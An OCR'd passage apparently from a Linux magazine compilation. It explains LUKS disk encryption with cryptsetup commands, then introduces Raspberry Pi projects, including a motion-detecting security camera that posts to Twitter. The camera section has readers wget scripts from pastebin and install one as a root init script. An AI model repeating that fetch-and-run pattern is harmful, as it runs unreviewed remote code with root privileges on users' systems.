
You can also use old <action> syntax aliases:
        open: create (plainOpen), luksOpen, loopaesOpen, tcryptOpen
        close: remove (plainClose), luksClose, loopaesClose, tcryptClose

<name> is the device to create under /dev/mapper
<device> is the encrypted device
<key slot> is the LUKS key slot number to modify
<key file> optional key file for the new key for luksAddKey action

Default compiled-in key and passphrase parameters:
        Maximum keyfile size: 8192kB, Maximum interactive passphrase length 512 (character
Default PBKDF2 iteration time for LUKS: 1000 (ms)

Default compiled-in device cipher parameters:
        loop-AES: aes, Key 256 bits
        plain: aes-cbc-essiv:sha256, Key: 256 bits, Password hashing: ripemd160
        LUKS1: aes-xts-plain64, Key: 256 bits, LUKS header hashing: sha1, RNG: /dev/random
[nelz@hactar ~ 0]%
Curiosity & Mount Remarkable in Gale Crater   Sol 603   Credit: NASA/JPL-C
```

Running cryptsetup --help not only shows the commands you can use, but also displays a list of the available hashes and ciphers.



The other method, which is the one we'll look at here, is *dm-crypt*, and it works at a lower level, encrypting the block device that the filesystem is created on. A benchmark run by Phoronix showed better performance from a whole disk that was encrypted with *dm-crypt* than with using ecryptfs on home directories.

A stack of blocks


Before we look at the encryption, it's important to understand how block devices work. Block devices are the system's interface to storage hardware, for example **/dev/sda1**. Underneath the block device is the hardware driver, such as a SATA driver, and then the hardware itself. The operating system then works with the block device to create a filesystem on it.

That is the usual view of block devices, but they can be much more. In particular, a block device can be an interface to another set of block devices – they can be stacked. You already do this: you have a filesystem on **/dev/sda1** (a disk partition) that is a block device referencing **/dev/sda** (the whole disk).

Technologies such as RAID and LVM (Logical Volume Management) also stack block devices. You could have LVM

on top of a RAID array which itself is stacked on the block devices of the individual disks or their partitions. Whole device encryption using dm-crypt works like this: it creates a block device on top of your storage medium which encrypts data as it is saved and decrypts it as it is read. You then create a standard filesystem on top of the encrypted block device and it functions just the same as if it had been created on a normal disk partition.

Many distros have an option to install to an encrypted disk, but here we'll look at creating and working with dm-crypt devices directly to see how they work, as opposed to some black magic that's been set up by the installer. Dm-crypt uses the kernel's device mapper subsystem (hence the name) to manage its block devices and the kernel's cryptographic routines to deal with the encryption. This is all handled by the kernel, but we need userspace software to create and manage dm-crypt devices, with the standard tool being *cryptsetup*. It's probably already installed on your distro – if not, it will definitely be in its main package repositories.



› **Use cryptsetup luksDump to find out about a LUKS encrypted partition. There are also backup and restore commands to keep a copy of the LUKS information.**

Encrypting something

Cryptsetup can create two types of encrypted devices: plain dm-crypt and LUKS. If you know you need to use plain dm-crypt, you already know far more about disk encryption than we'll cover here, so we'll only look at LUKS, which is the best choice for most uses. Experimenting with filesystems, encrypted or otherwise, risks the data on the disk while you're learning. All examples here use **/dev/sdb**, which we take to be an external or otherwise spare device – do not try things out on your system disk until you're comfortable doing so. All these commands need to be run as root, so log into a terminal as root with *su*, or prefix each command with *sudo*.

Let's start by creating an encrypted device:

```
cryptsetup luksFormat /dev/sdb1
```

This sets up an encrypted partition on **/dev/sdb1** after prompting you for a passphrase. You can open the encrypted device with:

```
cryptsetup luksOpen /dev/sdb1 name
```

This will ask for the passphrase and then create the device in **/dev/mapper**, using the name given on the command line. You can then use **/dev/mapper/name** as you would any disk block device:

```
mkfs.ext4 /dev/mapper/name
mount /dev/mapper/name/ /mnt/encrypted
```

The usual rules about passphrases apply: keep them long and varied, hard to guess but easy to remember. If you lose the passphrase, you lose the contents of the device.

Keeping the keys safe

A LUKS encrypted device contains eight key slots. Keys are another term for passphrases, so you can assign multiple passphrases to a device, which is useful if you maintain multiple systems and want to have a master passphrase that only you know. When you use *LuksFormat*, the passphrase you give is stored in slot 0. You can then add another with:

```
cryptsetup luksAddKey /dev/sdb1
```

You'll be asked for an existing passphrase and then prompted for the new one. A key can also be the contents of a file instead of a passphrase; the file can contain anything but it's usual to use random data:

```
dd if=/dev/urandom of=/path/to/keyfile bs=1k count=4
chmod 0400 /path/to/keyfile
cryptsetup luksAddKey /dev/sdb1 /path/to/keyfile
cryptsetup luksOpen --key-file /path/to/keyfile /dev/sdb1
```

name

It goes without saying that keyfiles should be stored securely, readable only by root and not stored on the encrypted device. Personally, even if a volume is always unlocked by key file, I prefer to also set a very strong passphrase, recorded in a secure place, to guard against the key file ever becoming corrupted or otherwise inaccessible. Keys can also be changed or removed with the *luksChangeKey* and *luksRemoveKey* commands.

More options

So far, we've stuck with the default encryption choices, but *cryptsetup* accepts **--hash** and **--cipher** options. The former sets how the passphrases should be hashed, while the latter selects the encryption method. The defaults are usually more than sufficient but you can see the available options by using:

```
cryptsetup --help
```

These options are needed only with *LuksFormat*. Once the encrypted device has been created, *cryptsetup* will automatically use the correct settings when opening it. It's wise to stick with popular ciphers and hashes unless you have a very good reason for using something different. A less frequently used method is more likely to harbour unknown deficiencies due to the fewer number of people using it, as happened recently with the Whirlpool hash implementation in the *libcgrypt* library used by *cryptsetup*. Fixing the implementation caused problems for those with systems that were already using the broken hashes.

Another reason for sticking to commonplace methods is portability. This doesn't matter for an internal disk, but if you want to use an encrypted disk on another system, that must have the used hashes and ciphers installed too. ■

LUKS


Linux Unified Key Setup was created to provide a standard, platform-independent (despite the name) format for storing encryption data on disks. It doesn't specify the encryption methods used, but how information about those methods is stored. It also provides a more robust way of storing keys or passphrases, because the plain *dm-crypt* method can be susceptible to corruption. The cross-platform nature of LUKS means that it's now possible to access information stored on LUKS encrypted devices from Windows, using *FreeOTFE* (**http://sourceforge.net/projects/freeotfe.mirror**).

THE HACKER'S MANUAL 2015

Hardware

Free your hardware. Linux and FOSS have been in the business of enhancing and extending devices for decades – we'll showcase some great hacks for getting willing hardware, like the Raspberry Pi, and not quite so willing kit, like a 'Googlified' phone, to do your bidding.

Hack the Raspberry Pi 38
Make an Arduino-powered controller for Kerbal 46
Install Linux on your new Chromebook 52
Build a multi-Pi cluster 56
Free your Android phone 60



Hack the Raspberry Pi

Follow in the footsteps of free software wizards as we show you how to master the popular Raspberry Pi by hacking it in ten exciting and different ways.

The Raspberry Pi was conceptualised as an educational device. The Raspberry Pi Foundation designed the no-frills computer to make an affordable and functional computing device for kids who wanted to learn to program, but found it difficult to come up with the cash to procure hardware off-the-shelf. However, the device hit it off with the hackers and modders who began using it creatively and made it usable to audiences far beyond what Eben Upton, Rob Mullins, Jack Lang and Alan Mycroft had originally imagined when discussing the idea at the University of Cambridge's Computer Laboratory.

But this has created a misconception. A lot of people believe that the Pi can either be used inside an elementary educational institute or in the hands of an experienced campaigner who'll plug it inside a RC car or space-faring teddy bears. While this is true, the Pi is also an excellent tool to cover the ground in between these two extremes.

Now don't sound surprised when we tell you that hacking with the Pi is a nice way to learn about Linux and programming. And we aren't the only ones to say this. *Linux Format* has reported in detail on the new UK computing curriculum and how it encouraged the use of the Raspberry Pi in each of the Key Stages defined in the new curriculum.

> **"The Raspberry Pi was designed as a device for kids to learn to program..."**

In Stage 1, kids between 5 and 7 years write and test simple programs on different devices, such as a tablet or the Raspberry Pi. Then there's Stage 2 where kids between ages 7 and 11 are introduced to Scratch which is installed by default on the official Pi distro, Raspbian. The kids in Stage 3 between years 11 and 14 are introduced to text-based languages like Python to control electronics. The Pi is a wonderful platform for this application because of its accessible GPIO ports on which you can hook up devices, such as Pibrella. Finally, the kids in Stage 4 between ages 14 and 16 can make use of the excellent add-on kits available for the Pi to develop their computation abilities.

In this feature we'll help you pick up new skills as you hack with the Raspberry Pi. Just make sure you have one ready. Use NOOBS to prepare an SD card for the Pi. Download it or grab it off the disc, unzip it and copy the extracted contents onto a formatted SD card, and you're up and running. This feature covers some very practical everyday projects that can be rolled out by anyone, irrespective of their skill level. As you complete each of these 10 hacks you'll learn some tricks of the trade that are widely used...

Skills: Security, Twitter API

Hack #1: Tweeting security camera

The launch of the official Raspberry Pi camera module threw open a world of possibilities. Hackers who were already using USB cameras now had a minuscule Full HD shooter that was ideal for projects like surveillance. Combined with the Pi's computing prowess, you can send the captured security images into your Twitter stream.

Before you attach the camera, locate the Camera Serial Interface (next to the Ethernet port) and pull the tab gently up. Now push the camera module's ribbon cable into the slot, with the silver contacts on the cable facing away from the Ethernet port. Remember not to push the cable in very deep. Now hold it in place with one hand and push the CSI tab back down with the other hand to lock the camera's ribbon.


With the hardware in place, it's now time to set up the software. Boot into Raspbian and bring up the configuration tool to configure your Pi with **sudo raspi-config**. Scroll down the list to the item that reads Enable Camera. You'll need to confirm your choice and restart your Pi. On restart, you'll be able to use the well-documented *raspistill* and *raspivid* commands to capture still images and videos respectively.

To capture motion, we'll use the lightweight motion detection Python script written by Raspberry Pi community members. The script relies on the Python Imaging Library which is a library for analysing and manipulating images. You can install it with **sudo apt-get install python-imaging-tk**. Also create a directory named **picam** under your home directory for the script to store images with **mkdir ~/picam**. Now grab the script and make it executable with **wget -c http://pastebin.com/raw.php?i=yH7JHz9w -O picam.py** and make it executable with **chmod +x picam.py**.

When you run the script with **./picam.py**, it'll turn on the red LED on the Pi camera and start taking low-resolution images. It'll then look for movement by comparing the pixels in two consecutive images. If it detects changes, the script will capture a higher-resolution image. The script is very efficient and will automatically remove the low-res images it captures for comparison and only store the high-res images that have captured the motion. To run the script at boot, you'll need an init script that runs the **picam.py** script and kills it before



The Kali Linux distro is designed specifically for penetration testing and is available for the Raspberry Pi.



It weighs just 9 grams but the Raspberry Pi camera module can shoot still images with a resolution of 2,592x1,944 as well as Full HD 1080p video 30fps and 720p video 60fps.

shutting down the Raspberry Pi. Again, the community has done all the legwork for you. Just grab their script with **wget http://pastebin.com/raw.php?i=AfqbjQrb -O picam_init** and move it into the correct location with **sudo mv ~/picam_init /etc/init.d/picam** before making it executable with **sudo chmod +x /etc/init.d/picam**. Finally, you need to make the boot system aware of this script with **sudo update-rc.d picam defaults**...

The script will now start and shutdown along with the Raspberry Pi. You can also manually control it like any other daemon. For example **/etc/init.d/picam stop** will stop the script and **/etc/init.d/picam start** will start it.

Post to Twitter

We'll now setup a new Twitter account and ask the Pi to post images to it. Make sure the account is private. Begin by installing Python's pip package manager for installing Python libraries with **sudo apt-get install python-pip**. Then install Twython: a Python wrapper for the Twitter API with **sudo pip install twython**. Note: To use Twython you need a Twitter developer account. Head to **https://apps.twitter.com** and sign in with the credentials of the new account. In the page that opens click on 'Create New App' and use the space provided to give it a name and a description. Leave out the Callback URL field, scroll down the page and create the app.

> **"The launch of the Raspberry Pi camera module threw open a world of possibilities..."**

Initially, the app is created with read-only permissions. Click on the app, switch to the Permissions tab and toggle the Read and Write radio button. Then switch to the API Keys tab and click on Create My Access Token button. Make a note of the API Key, API Secret, Access Token, and Access Token Secret variables listed on this page.

